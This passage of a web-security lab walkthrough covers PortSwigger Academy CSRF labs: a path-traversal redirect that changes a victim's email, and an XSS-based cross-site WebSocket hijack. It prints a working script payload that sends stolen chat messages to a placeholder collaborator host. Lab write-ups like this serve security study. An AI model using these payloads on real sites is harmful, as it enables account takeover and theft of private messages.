
We change the request method to GET. We can see that the browser fortunately accepts it. Next we need to find a redirect to abuse.


We try posting a comment.
We are brought to this page. it says we will be redirected automatically.

As we can see, we are redirected to the blog post under which we commented.


We send the request which said we will be redirected momentarily to repeater. There is this <a href="/post/2"> tag which looks interesting. It looks like postId parameter is reflected in it.
We add a path traversal string with the change email endpoint - ../my-account/change-email.

As we can see it works. That submit=1 is missing so it breaks.

We copy the part with submit and email parameters in the redirection request. We can send it once to change the email of the account that we have. We can see that it works.

Generating the CSRF PoC and sending it to the victim will solve the lab.
9. SameSite Strict bypass via sibling domain
Description:
We need to abuse the chat feature to find the victim’s password. There is some web socket connection that we need to Hijack. We then need to log into the victim’s account.
Explanation:

We are not given any account credentials. We can see a chat here.

Going through the requests we see this request to /resources/js/chat.js and in response we see a new URL which is https://cms-WBID.web-security-academy.net.

We can see the web socket connections here.
We head over to the https://cms-WBID.web-security-academy.net. Let’s try to test it for XSS.

We can see that the site is vulnerable to XSS.

We use the below javascript payload to steal the chat history from another user.
1
<script> var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat'); ws.onopen = function() { ws.send("READY"); }; ws.onmessage = function(event) { fetch('https://YOUR-COLLABORATOR-PAYLOAD.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data}); }; </script>
We URL encode the payload.

We send the payload to abuse the XSS.
